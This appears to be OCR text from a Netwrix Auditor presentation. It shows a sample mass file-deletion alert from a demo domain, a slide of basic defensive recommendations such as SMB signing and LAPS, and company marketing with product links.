
Netwrix Auditor Alert

Mass Data Removal from File Servers

Alerts when someone removes a significant number of files from a file server within a short period of time. Use this alert to detect potentially harmful users and mitigate risks. This alert does not work out of the box; you must provide a file server name to activate the alert.

The alert was triggered by 10 activity records being captured within 600 seconds. The most recent of those activity records is shown below. To review the full activity trail, use the interactive search in Netwrix Auditor.

Who:	7MS\brian
Action:	Removed
Object type:	File
What:	\\7ms-dc01\shared-files\Sales\HowToSell.doc
When:	5/16/2019 11:54:11 PM
Where:	7ms-dc01


Netwrix Auditor - 7MS-DT01
Netwrix Auditor 9.7
Visibility Platform for User Behavior Analysis and Risk Mitigation
Help Center
Quick Start
Intelligence
Configuration
New Active Directory Plan
New Windows File Servers Plan
Search
Reports
Monitoring Plans
New Windows Server Plan
New SQL Server Plan
Behavior anomalies
Risk assessment
Enterprise overview
Alerts
Subscriptions
New Exchange Plan
New Exchange Online Plan
Failed activity trend
User account status changes
Activity outside business hours
Integration
Health status
New Azure AD Plan
All data sources
Logons by single user from multiple endpoints
Administrative group and role changes
AD or Group Policy modifications by administrator
Settings
Trial period: 15 days. After the trial period ends, you can supply a commercial license, or switch to Free Community Edition.
netwrix
Type here to search
11:56 PM
5/16/2019

Conclusion

- Practice good wifi security
- Know what's on your network!
- Use long/strong/unique passwords
  - Pwned Passwords for domain accounts
  - Local Administrator Password Solution for local accounts
- Turn on SMB signing
- Monitor for important group membership changes

netwrix

Netwrix Auditor

Know Your Data. Protect What Matters.

About Netwrix Corporation

Year of foundation: 2006

Headquarters location: Irvine, California

Global user base: over 300,000

Recognition:

- 7 years among the fastest growing software companies in the US
- More than 140 industry awards

Financial

Business Services


Healthcare & Pharma

Government

Education

Industrial and Technology

Netwrix Data Sources



Useful links

- **Free trial:** Set up Netwrix Auditor in your own test environment netwrix.com/auditor
- **Virtual appliance:** Get Netwrix Auditor up and running in minutes netwrix.com/go/appliance
- **In-browser demo:** Run a demo right in your browser with no need to install anything netwrix.com/go/browser_demo

- **Contact Sales** to obtain more information: netwrix.com/contactsales